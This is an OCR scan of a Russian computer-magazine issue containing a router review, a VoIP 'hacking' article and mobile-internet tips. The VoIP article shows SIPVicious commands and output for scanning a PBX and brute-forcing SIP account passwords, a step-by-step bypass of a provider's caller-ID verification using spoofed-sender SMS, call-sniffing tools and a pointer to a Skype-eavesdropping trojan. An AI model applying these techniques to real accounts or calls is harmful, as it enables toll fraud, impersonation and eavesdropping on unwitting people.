Корпорация Intel, ведущий мировой производитель инновационных полупроводниковых компонентов, разрабатывает технологии, продукцию и инициативы, направленные на постоянное повышение качества жизни людей и совершенствование методов их работы. Дополнительную информацию о корпорации Intel можно найти на Web-сервере компании Intel www.intel.ru, а также на сайте http://blogs.intel.com. Для получения дополнительной информации о рейтинге процессоров Intel посетите сайт www.intel.ru/rating.



АЛЕКСЕЙ ШУВАЕВ

Быстрый VPN

ТЕСТИРОВАНИЕ РОУТЕРА **ASUS RT-N13**

Роутер дома — уже не излишество, а скорее необходимость. Проникновение техники в нашу жизнь таково, что заказать продукты, посмотреть фильм или пообщаться с друзьями можно, не вставая с кресла. Чтобы не ломать голову, как же все устройства объединить в единую сеть и обеспечить доступ в интернет, мы решили провести тестирование нового маршрутизатора **ASUS RT-N13.**



РЕЗУЛЬТАТЫ ТЕСТА:


LAN TO WAN(NAT): 112 МБИТ/С
LAN TO WAN(VPN): 19 МБИТ/С
LAN TO WI-FI: 54,5 МБИТ/С

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:


ИНТЕРФЕЙСЫ: 4 X LAN, 1 X WAN
БЕСПРОВОДНОЙ ИНТЕРФЕЙС: IEEE 802.11 B/G/N
ШИФРОВАНИЕ: 64/128-BIT WEP, WPA, WPA2, TKIP, AES, WPA-PSK, WPA2-PSK, MAC ADDRESS, 802.1X
ПОДДЕРЖИВАЕМЫЕ ТИПЫ ПОДКЛЮЧЕНИЯ: STATIC IP ADDRESS, DYNAMIC IP ADDRESS (DHCP CLIENT), PPP OVER ETHERNET (PPPOE), PPTP, L2TP

ВОЗМОЖНОСТИ УСТРОЙСТВА

Роутеры с поддержкой DraftN — это отдельная категория высокоскоростных устройств, которые гарантируют высокую пропускную способность не только по проводной, но и по беспроводной сети. Сам роутер способен поддерживать соединение на скорости до 300 Мбит/с. Кроме того, беспроводное соединение может быть защищено самыми современными методами шифрования и аутентификации. Как известно, безопасность обратно зависима от удобства использования. Но в этом устройстве нашла применение технология WPS. Суть ее заключается в том, что при одновременном нажатии кнопок на роутере и адаптере можно подключить беспроводные устройства с поддержкой WPS без ручного ввода всех настроек. Маршрутизатор автоматически настроит защищенное беспроводное подключение. Еще одна технология для обеспечения скоростной и беспроблемной работы — это EZQoS. Знакомые буквы QoS расшифровываются как Quality of Service. Технология направлена на резервирование части пропускной способности канала под определенные программы или протоколы, особо чувствительные к задержкам. Компания ASUS добавила к этому протоколу свои фирменные фишки и назвала систему EZQoS. В дополнение к беспроводным возможностям девайс наделен четырьмя портами Ethernet. К двум из них можно подключить видео-



СКОРОСТЬ ПЕРЕДАЧИ ДАННЫХ МЕЖДУ ПОРТАМИ LAN И WAN НА ПРЕДЕЛЕ ВОЗМОЖНОСТЕЙ ПРОТОКОЛА



ЕСЛИ ХОЧЕТСЯ ВЫСОКОЙ СКОРОСТИ — СТОИТ ОБЗАВЕСТИСЬ БЕСПРОВОДНЫМ АДАПТЕРОМ С ПОДДЕРЖКОЙ DRAFTN

декодеры, работающие по сети. В последнее время они обретают некоторую популярность, позволяя наслаждаться цифровым телевидением в хорошем качестве или фильмами на заказ. В любом случае, ты сам волен определить порт, к которому будут подключены устройства, поддерживающие multicast-потоки. Более детально мы рассмотрим возможности роутера непосредственно во время тестирования.

МЕТОДИКА ТЕСТИРОВАНИЯ

Для проверки функционирования устройства мы воспользовались двумя компьютерами и ноутбуком. Компьютеры подключались к устройству посредством кабеля, а ноутбук использовался для проверки скорости беспроводного доступа. Для тестирования мы воспользовались адаптером ASUS USB-N11. Пробовали мы подключиться и при помощи WPS, просто нажав нужные кнопки на роутере и адаптере. Проводился тест на эргономичность работы с меню. Логичность расположения элементов управления, количество и вариантность настроек играли в плюс. Ну и конечно, мы замеряли пропускную способность девайса в нескольких режимах:

1) **LAN to WAN (NAT)**
2) **LAN to Wi-Fi**
3) **LAN to WAN (VPN)**

Мы решили замерить скорость работы при созданном VPN-канале. Высокие скорости передачи данных по локальным сетям порой упираются в производительность роутера именно при работе с VPN.

МОНТИРУЕМ И ИГРАЕМ

Подключив все устройства, мы начали настраивать сеть. По Wi-Fi соединиться не составило проблем, правда, при активации WPS соединение не было установлено. Вероятно, проблема кроется в прошивке или в индивидуальной проблеме устройства. Тем не менее, при ручном подключении, сетевой адаптер увидел точку доступа и подключился к ней на своей максимальной скорости 150 Мбит/с. При подключении компьютеров по Ethernet также не возникло никаких проблем — встроенный DHCP автоматически передает всем устройствам необходимые настройки.
Тут мы переходим к настройкам VPN-соединения. Очень удачно реализована эта функция, так как можно вводить адрес vpn-сервера непос редственно в виде хоста, а не ip-адреса; это позволяет работать с vpn-сетями с динамическим переключением пользователей на менее нагруженные серверы. Безусловно, все настройки можно производить как при помощи web-интерфейса, так и посредством специальной утилиты. Фирменная утилита ASUS EZSetup позволяет настроить подключение к Internet и создать защищенное беспроводное подключение всего за несколько минут. Если не хочется вдаваться в подробности тонкого конфигурирования устройства или тратить деньги на вызов технического специалиста, то достаточно будет выбрать провайдера из имеющегося списка и ввести имя пользователя и пароль. Все остальное ASUS EZSetup сделает самостоятельно в соответствии с требованиями провайдера, а также настроит дополнительные сервисы, предоставляемые провайдером.

WEB-ИНТЕРФЕЙС

Начнем с того, что web-интерфейс может быть представлен как на английском, так и на русском языке. Русификация меню проведена довольно качественно. В основном меню иконками представлена схема сети — наглядно и удобно.
В расширенном меню можно выбрать пункт, позволяющий произвести необходимые настройки. Возможности перераспределения трафика и выбора приоритетов достаточно велики. В соответствующем пункте меню можно выбрать из нескольких вариантов приложения, которые будут обладать приоритетом, и реализовано это все при помощи иконок — наглядно и понятно.
В целях повышения безопасности предусмотрен встроенный брандмауэр, который недурно справляется со своими обязанностями. Помимо автоматических режимов работы, можно самостоятельно назначить правила, используя встроенные фильтры. Кроме того, можно воспользоваться встроенным режимом защиты от DoS-атак. Для управления роутером извне можно активировать web-сервер для работы по порту WAN.

РЕЗУЛЬТАТЫ ТЕСТА

Работать с роутером довольно просто и занимательно. Настроив единожды все параметры, их можно экспортировать и в дальнейшем, а при сбое просто подгружать ранее сохраненные параметры сети. Кроме того, постоянно обновляются прошивки, которые увеличивают функционал и исправляют мелкие недочеты. Стоит отметить неплохие скоростные характеристики девайса: скорость передачи данных при работе по беспроводному каналу составила почти 55 Мбит/с — очень неплохой результат! Правда, надо учитывать, что клиентское устройство должно поддерживать протокол 802.11n. По локальной сети данные передаются тоже в пределах скоростных ограничений стандарта.

ИТОГИ

Подводя итог тестирования, отметим высокую дружественность пользовательского интерфейса. Для рядового юзера, который не жаждет разбираться в настройках маршрутизатора, есть простая утилита, где достаточно ввести логин с паролем и выбрать провайдера. Остальных ждет очень подробное меню с множеством настроек и работой через браузер. Поддержка русского языка облегчает процесс взаимодействия пользователя с роутером. Высокая скорость передачи данных по беспроводному каналу и удобство настройки EzQoS позволит работать на любом устройстве без видимых задержек. В целом, устройство получилось очень удачное: высокопроизводительное и функциональное. Рекомендуем!]C



АЛЕКСЕЙ «AGGRESSOR»

ТЕЛЕФОННЫЕ ШАЛОСТИ

ХАКЕРСКИЙ ПОДХОД К IP-ТЕЛЕФОНИИ



Еще не так давно сервис Clickatel, позволяющий отправлять SMS с любого номера, казался настоящей находкой. Побаловались — и надоело. Пора сделать следующий шаг и разобраться, как с произвольного номера... позвонить и поговорить с человеком. А заодно посмотреть, как можно перехватить голосовой трафик, подобрать пароль для аккаунта у SIP-провайдера и просто умело использовать замечательную технологию VoIP.

ГДЕ ВЗЯТЬ ДЕШЕВУЮ СВЯЗЬ?

Хороший вопрос. Реализаций технологии, которая в целом называется Voice over IP (передача голоса по IP), существует очень много. Но выбирать решение нужно в каждом случае отдельно: исходя из своих потребностей и направлений для звонков. Вот взять хотя бы всем известный Skype, который предоставляет вполне вменяемые тарифы на звонки по всему миру, а за небольшую абонентскую плату вообще готов предложить безлимитные разговоры (сразу оговорюсь, что российское направление под эти условия не попадает). Но тут мы сталкиваемся с серьезным ограничением: создатели Skype разработали свой фирменный пиринговый протокол, позволяющий устанавливать связь тем абонентам, прямое подключение между которыми из-за NAT'а и файрволов невозможно, и этот протокол — закрытый. А значит, ты сразу становишься заложником оригинального клиента, а весь набор аппаратных средств будет составлять лишь крайне небольшой набор железок. Никаких тебе мини-АТС и простора для полета мысли.

Чтобы не быть связанным по рукам и ногам, многие отдают предпочтение технологии SIP (Session Initiation Protocol), на основе которой предлагают свои услуги большинство VoIP-провайдеров.Сразу ощущается преимущество открытых стандартов. Море программных реализаций телефонов и широчайший ассортимент всевозможных железок. И раз уж речь зашла про программные клиенты, рекомендую тебе прямо сейчас закачать и установить X-Lite (www.counterpath.com) — одну из лучших реализаций софтварного телефона.


Операторов, предоставляющих услуги на базе SIP, настолько много, что приводить обзор или банальное сравнение было бы просто глупо. Вместо этого упомяну одну интересную компанию, а именно Betamax. Это один из крупнейших провайдеров VoIP-связи в Европе, который, однако, не работает напрямую с частными лицами, но зато предоставляет свои мощности и технологии для работы многочисленных ресселеров. Фишка в том, что у каждого из таких ресселеров есть определенная целевая аудитория, для которой каждый из них подгоняет свои тарифы. Если с одного сервиса звонки в, скажем, Лихтенштейн платные, то есть все шансы найти оператора, который предоставляет их бесплатно. Кстати, такой действительно есть — www.lowratevoip.com. Остается только вопрос: как найти нужного? Для этого есть специальный сайт, на котором автоматически собираются и группируются тарифы всех реселлеров. Держи его в секрете: http://backsla.sh/betamax. Если поискать, то практически для всех европейских стран возможно найти оператора, который предлагает звонки по этому направлению вообще бесплатно. Увы, в Россию бесплатные звонки доступны только в направлении Питера и Москвы. После регистрации ты получаешь адрес гейта, логин и пароль — данные для авторизации своего SIP-аккаунта, которые указываются в полях Domain, Authorization User name, Password окна настроек X-Lite'a (меню → SIP Accounts Settings). Как видишь, настроить его не сложнее, чем Skype. После перевода некоторой минимальной суммы на депозит ты сможешь осуществлять звонки на обычные



городские и мобильные телефоны. Еще один интересный момент. Каждый из сервисов Betamax предоставляет замечательную услугу — Direct Call, позволяющую обоим собеседникам обходиться одним только телефоном безо всякой гарнитуры. Смысл в том, что сервису указываются два номера сразу — свой и собеседника — а тот сам установит между вами соединение. Это, кстати говоря, еще и отличный способ инициировать звонок по VoIP, используя мобильник. Благо, браузер можно запустить на чем угодно.

КАК ПРОБРУТИТЬ SIP-АККАУНТ

Если на твоем SIP-аккаунте есть денежки, то позвонить с его помощью может кто угодно — если у него будет адрес сервера, логин и пароль. Практика показывает, что в Сети существует огромное количество неправильно настроенных PBX (private branch exchange) или, по-русски говоря, офисных АТС, а также просто SIP-аккаунтов со слабыми паролями. Для демонстрации этого поднимем программную реализацию АТС на базе проекта Asterix PBX (www.asterisk.org) и проверим его на стойкость с помощью специального набора утилит SIPVicious (sipvicious.org), написанных на Python'е. Для того чтобы долго не заморачиваться с установкой Linux'а и дальнейшей настройкой АТС, мы взяли за основу проект Trixbox (www.trixbox.org), в котором большинство сервисов уже толково настроены, а тебе остается лишь ввести несколько настроек вручную через удобный веб-интерфейс. На офсайте есть образ для виртуальной машины VMware, который можно запустить бесплатной утилитой VMware Player (www.vmware.com/products/player). После запуска, через веб-



ИЩЕМ EXTENTION'Ы НА АТС


интерфейс создадим несколько так называемых extensions — внутренних номеров: 100, 101 и 123. Для первого установим простой числовой пароль, поле пароля для второго оставим пустым, а для третьего номера укажем какое-нибудь простое слово, которое есть в любом словаре для брута: например, secret. Опять же повторюсь: все эти действия мы провернули, чтобы создать площадку для экспериментов. Для того чтобы найти уязвимые акки, используются утилиты из пакета SIPVicious: каждая из них работает в консоли и может запускать как под виндой, так и туксом. Для этого сначала просканируем заданную подсеть (скажем, это будет 192.168.1.1/24), чтобы найти BPX:

```
./svmap 192.168.1.1/24
SIP Device          | User Agent  |
192.168.1.103:5060| Asterisk PBX |
```

Таким образом, в заданном диапазоне IP мы нашли нашу АТС-ку. Далее необходимо провести ее анализ и отыскать extention'ы:

```
./svwar.py 192.168.1.103
| Extension | Authentication |
------------------------------
| 123         | reqauth         |
| 100         | reqauth         |
| 101         | noauth          |
```

И хотя результат для нас вряд ли можно назвать неожиданным, мы видим, что номер 101 не требует авторизации. А для 100 и 123 необходимо ввести пароль. Попробуем подобрать его для 100, используя подбор по



БЕСПЛАТНЫЕ НАПРАВЛЕНИЯ В ТАРИФНЫХ ПЛАНАХ РЕССЕЛЕРОВ BETAMAX

числовым значениям (а они используются более чем часто):

```
./svcrack.py 192.168.1.103 -u 100
| Extension | Password |
------------------------
| 100         | 100         |
```

Пароль подобран! Теперь попробуем взломать пасс для аккаунта 123, используя словарик:

```
./svcrack.py 192.168.1.103 -u 123
-d dictionary.txt
| Extension | Password |
------------------------
| 123         | secret     |
```

Оба пасса найдены: осталось подставить найденные логин-пароль, а также IP-адрес BPX в свой SIP-клиент и проверить их в действии. :)

Конечно, вероятность успешного брутфорса на отдельно взятый аккаунт невелика. Но среди сотен extention'ов всегда найдется хотя бы один со слабым паролем. Более того, подход «обнаружить bpx, найти extention, подобрать пароль» является одной из самых простых атак на VoIP. В ближайших номерах мы вернемся к этому вопросу более детально.

КАК ПОДДЕЛАТЬ НОМЕР?

Возможность звонить по дешевым тарифам — это уже само по себе хорошо. Только вот вместо твоего номера у абонента отображается либо «номер скрыт», либо непонятный номер VoIP-шлюза, обратные звонки на который ни к чему хорошему не приведут. Намного удобнее, если бы в качестве CallerID можно было указать номер своего сотового телефона, а еще веселее — любой

РЕГИСТРИРУЕМ НОВЫЙ НОМЕР В SIPNET.



СТЕПАН «STEP» ИЛЬИН / STEP@GAMELAND.RU /

▹ info

Для того чтобы позволить абоненту Skype, необязательно самому устанавливать клиент и регистрироваться в системе. Компания Gizmo разработала специальный сервис OpenSky (www.gizmo5.com/pc/opensky), позволяющий обходиться без него.



▹ dvd


Весь упомянутый в статье софт, а также пару наших ранних статей по теме мы выложили на DVD-диск



▹ links

• Отличная подборка софта по VoIP: www.voipsa.org/Resources/tools.php.

• Список провайдеров, предоставляющих прямые телефонные номера в разных странах: www.voip-info.org/wiki/view+DID+Service+Providers.




ТАКАЯ SMS ПРИХОДИТ НА НОМЕР ТЕЛЕФОНА ПОСЛЕ ВЕРИФИКАЦИИ

произвольный номер! Еще не так давно фокус с подделкой CallerID можно было провернуть, используя лояльность политики SIP-операторов. Правда, для этого приходилось серьезно попыхтеть, чтобы среди огромного количества SIP-провайдеров найти тех, кто не фиксировал жестко поле CallerID, позволяя установить в него произвольное значение. Повторить фокус сейчас, увы, не удалось, поэтому мы решили искать другие варианты.

Подставить в поле CallerID номер своего сотового телефона позволяют большинство операторов, но требуют при этом пройти процедуру проверки. Как правило, на заявленный тобой номер отправляется SMS-сообщение со специальным кодом верификации, который далее необходимо ввести на сайте оператора. Хорошая система — не обойдешь.

Один из успешнейших российских операторов sipnet (sipnet.ru) также поддерживает возможность подстановки своего номера, как одну из бесплатных премиум-услуг. Достаточно выбрать в личном кабинете «Премиум услуги → АОН → SMS заказ звонка», где есть кнопка «Зарегистрировать сотовый телефон» (становится доступной после перечисления на депозит $3) . Но! Для регистрации требуется всего лишь отправить со своего номера SMS, содержащее код, полученный прямо на сайте. Причем само SMS бесплатное и отправляется на обычный федеральный номер. Понимаешь, к чему мы ведем? Ведь все, думаю, пользовались отправкой SMS с подменой номера отправителя? Некоторые сервисы предоставляют эту услугу бесплатно, но добавляют в сообщение свою информацию, например, рекламу. Нам же нужно, чтобы в сообщение не было ничего, кроме кода — в противном случае система нас обломает. Идеально подходит для этого сервис от Yakoon.com. Скачиваем с их сайта специальное клиент-приложение и с его помощью регистрируемся в системе.

На указанное при регистрации мыло придет код активации, который позволит нам залогиниться. А сразу после этого телефон порадует тебя звуком пришедшей SMS,




КЛИЕНТ ДЛЯ ОТПРАВКИ SMS С ФЕЙКОВОГО НОМЕРА

в котором будет код для получения 3 бесплатных SMS, где в качестве отправителя можно указать что угодно, хоть даже одни латинские символы. Создаем новое SMS — его текст и номер мы уже получили на сайте sipnet, осталось только указать номер отправителя. В качестве номера можно указать любой номер телефона, например, 123456789. После того, как сообщение будет доставлено, в премиум услуге «АОН» появится номер, с которого мы отправили сообщение. Осталось его выбрать и сделать тестовый звонок — все работает! Таких номеров можно зарегистрирвоать несколько, но имей в виду, что на каждый из них придет SMS: «Ваш номер зарегистрирован в sipnet». Единственное: для переключения между номерами и регистрации новых придется заходить в личный кабинет. Для большего удобства можно набросать небольшой скрипт, который сам будет запрашивать номер верификации и через API Yakoon'a отправлять SMS для подтверждения номера, а затем выбирать его для использования в личном кабинете.

По-моему, отличный бонус к и без того хорошему сервису с выгодными для России тарифами. Впрочем, sipnet — не единственный провайдер, через который можно реализовать аналогичную схему.

КАК ПРОСЛУШАТЬ SKYPE И SIP?

Перехват данных VoIP отличается от традиционного снифинга, и хотя снифинг осуществляется по той же самой схеме, для сбора пакетов с голосом нужно знать некоторые нюансы. Хитрость заключается в том, что прослушивание голосового трафика требует перехвата пакетов установления связи и ассоциированного медийного потока. Сигнальные сообщения используют другой сетевой протокол (UDP или TCP) и порт, отличный от самой передачи данных. В то же самое время медиа поток обычно передается через UDP с использованием RTP (Real Time Protocol). К счастью, задачи по перехвату RTP-пакетов и их декодирования, а также анализ сессии может автоматически выполняться продвинутыми сниферами. Наш любимый Wireshark (www.wireshark.org) имеет соответствующий пункт «Statistics → VoIP Calls». Получив список VoIP-звонков, можно изучить, как происходил обмен данными на графической диаграмме или банально прослушать голосовые данные. Возможность перехвата VoIP-трафика есть и у другой известной утилиты Cain and Abel (www.oxid.it), а также UCSniff (ucsniff.sourceforge.net/). Последний, помимо прочего, умеет снимать с сети трафик видеоконференций, сохраняя поток в отдельные AVI-файлы.



UCSNIF ПЕРЕХВАТАЕТ АУДИО И ВИДЕОПОТОКИ VOIP



ПРОИГРЫВАЕМ ПЕРЕХВАЧЕННЫЕ ЗВОНКИ

Конечно, все это действительно только в том случае, если трафик передается в незащищенном виде. В качестве противодействия сниферам можно использовать TLS (Transport Layer Security) для криптования SIP-сигналов и RTP (Secure Real Time Protocol) для защиты голоса, однако в абсолютном большинстве случаев голос передается в открытом виде.

В плане защищенности намного более выигрышнее смотрится Skype, который в обязательном порядке криптует все передаваемые данные. Ни одного решения для перехвата и дешифрования трафика в публичном доступе не существует. Многие специалисты по ИБ заявляют, что их нет даже у спецслужб. И все-таки... отловить разговоры по Skype можно, но только если получить доступ к системе звонящего.

Буквально за неделю до того, как номер ушел в печать, швейцарский разработчик Рубен Уттереггер опубликовал исходники трояна, перехватывающего разговоры по Skype. Троян принимает команды со специального сервера и отправляет на него аудио-файлы с записями Skype-разговоров пользователя. Самая главная изюминка малвари заключается в модуле Skype-Tap, который перехватывает API-вызовы Skype'а, находит среди прочего PCM-данные со звуками, после чего преобразовывает их в MP3 и шлет на сервер-хранилище в зашифрованном виде. Некоторые особенности трояна, а также сами сорцы с довольно простым кодом ты можешь на сайте разработчика: www.megapanzer.com.

КАК ЗАВЕСТИ БЕСПЛАТНЫЙ НОМЕР ЗА ГРАНИЦЕЙ

Одна из интереснейших услуг Skype'а с давних времен была опция SkypeIn, позволяющая завести номер в США и принимать звонки, используя клиент Skype. Правда, за ее использование взимается абонентская плата, что сильно препятствует подключению ее ради баловства. :) И вот теперь обзавестись собственным номером в других странах можно совершенно бесплатно. Groovy Tel (www.groovytel.com) предоставляет бесплатный номер в Штатах. Каждый звонок на этот номер будет переадресован одной из систем, в которой реализовано голосовое общение: Google Talk, MSN Messenger, Yahoo Messenger, Free World Dialup или Gizmo. Правда, для регистрации тебе придется иметь профиль в социальной сети Facebook и обзавестись, как минимум, 20 друзьями. :) При регистрации позволяют выбрать номер из 3 предложенных, но кнопка «Обновить» позволяет очень быстро отыскать наиболее достойный вариант. Я тестировал систему с GTalk: все отлично работает, а при поступлении звонка даже отображается номер абонента.

Но принимать звонки через GTalk не всегда удобно. Было бы еще лучше, если в качестве точки назначения можно было указать свой SIP-аккаунт (купленный у того же sipnet). Такую услугу, и опять же бесплатно, предоставляет IPKall (www.ipkall.com).

Поддержка открытых протоколов позволяет не только использовать софтварные решения, но и аппаратные девайсы. Ничего не стоит перенаправлять звонки на аккаунт, привязанный к VoIP-шлюзу. К такому адаптеру (от $50) можно подключить самый обычный телефон, а в связке с IPKall'а на него принимать звонки со своего бесплатного номера в Штатах. Учти, — у сервиса нет мгновенной регистрации и после составления заявки придется немного подождать.

Другой подобный сервис JetNumbers (www.jetnumbers.com) пригодится, если номер нужен всего на несколько дней — в течение триального периода, когда услугой можно пользоваться бесплатно. Для проверки можно взять номерочек в Аргентине, Франции, Мексике, Великобритании, США.

МИНИ-АТС ИЗ ТОЧКИ ДОСТУПА!

Для того чтобы поднять офисную АТС, вовсе не обязательно приобретать дорогостоящий девайс. Если ты внимательно читал наш раздел SYN/ACK, то вероятно уже разобрался с тем, как поднять программное решение на базе Asterix (www.asterisk.org). Trixbox, упомянутый в этой статье, вообще сводит всю настройку к управлению через удобный веб-интерфейс. Одна проблема — для работы такой АТС нам необходим сервер с никсами, пускай даже запущенный на виртуальной машине. Но... можно обойтись и без этого.

Если у тебя дома есть точка доступа или другое управляемое сетевое устройство, то поднять сервер Asterix можно попробовать прямо на нем. На моей AP-шке Asus WL500gP, о котором я уже не раз писал, после обновления firmware прошивкой от Oleg'а (oleg.wl500g.info) и установки менеджера пакетов ipkg (читай статью «Level-up для точки доступа», #106 номер][), инсталляция сводится к нескольким командам:

```
ipkg uninstall asterisk
ipkg install asterisk14
reboot
```

Для минимальной функциональности достаточно добавить нескольких пользователей и привязать их к extention'ам (внутренним номерам), воспользовавшись мануалом для начинающих: www.en.voipforo.com/asterisk/asterisk-first-steps.php. После этого остается установить на разных машинах SIP-клиенты, прописать в них наш сервер и учетки.][

VOIP С ТЕЛЕФОНА

Совет напоследок. Приложение для звонков через VoIP — обязательный MustHave для всех, у кого есть поддержка WiFi или 3G (в случае ее наличия, разумеется). Одним из универсальных вариантов для SIP является приложение Talkonaut (www.talkonaut.ru), которое работает и под Symbian S60, и под Windows Mobile, и на большом числе самых обычных телефонов, поддерживающих J2ME. В случае со Skype'ом вариантов немного, но, к счастью, клиент Fring (www.fring.com) работает безупречно на большинстве платформ для коммуникаторов и смартфонов.

СТЕПАН «STEP» ИЛЬИН / WWW.TWITTER.COM/STEPAH /

Выжми максимум

Как выжить на слабом коннекте?

Минус 1900 руб. на мобильном и море потерянного времени. Нет, я не пытался выиграть ноутбук, отправляя SMS'ки, и не заказывал рингтоны. Я просто посидел в инете через GPRS/EDGE. Использовать этот сервис без ухищрений — это полное не уважение к себе.



Мобильные операторы давно рассказывают о возможностях EDGE. Обещается, что надстройка на GPRS поможет достичь скорости до 474 кбит/с. Цифра, понятное дело, чисто теоретическая, и достичь ее можно только в пике, если вдруг мобильный оператор расщедрится и выделит тебе 8 таймслотов и будет использовать самую продвинутую схему кодирования. А на практике? На деле все совсем по-другому: даже если на телефоне горит значок E, это еще не гарантирует, что инет будет работать в принципе. Я не шучу: в некоторые местах (справедливости ради стоит сказать, что проехал я немного) потери пакетов составляли до 60-70% даже при наличии более-менее уверенного приема. Причем ничего кроме попытки воспользоваться SIM'кой другого оператора, не помогало. Впрочем, даже там где инет есть, сталкиваешься с мизерной скоростью, дичайшими лагами, задержками в резолвинге DNS и — при всем при том — нереальными расценками на GPRS-трафик. Приятно удивило только одно: пока в Москве операторы лишь предпринимают попытки локально ввести 3G, в некоторых регионах он уже вполне себе функционирует. Что, впрочем, не умаляет полезность тех приемов, которые помогут пользователям мобильного инета и просто слабого коннекта сделать серфинг более комфортным, а также сэкономить кучу денег.

ТРИК 1: ЮЗАЕМ КОМПРЕССОР TOONEL.NET

Решение toonel.net (www.toonel.net) мы рассматривали уже не раз и не два. Клиентская часть приложения, написанного на Java, представляет собой локальный проксик. Прописав его в настройках браузера, мы переадресуем трафик клиентской части toonel.net, которая через специальный сервер запрашивает нужные данные и получает их в сжатом виде. Распаковав информацию, toonel.net возвращает ее обратно браузеру в привычном для него виде. Аналогичным образом можно сжимать и другие TCP/IP-протоколы: FTP, SMTP и т.д.

У toonel.net есть несколько неоспоримых плюсов. Во-первых, использование для разработки языка Java позволило написать клиента для Windows, Linux, Mac OS, а также для запуска на любых мобильных платформах. Настройка сжимающего туннеля осуществляется через удобный GUI-интерфейс: именно там и настраиваются порты, на которых toonel принимает подключения, чтобы дальше перенаправить их на сервер. Настроив программы на прием подключений на 7999 порту, нужно прописать прокси в браузере: 127.0.0.1. Аналогичным образом можно настроить туннели и для других портов: 25 (SMTP), 110 (POP), 143 (IMAP) и т.д. В отдельной вкладке клиента ведется наглядная статистика сжатия.

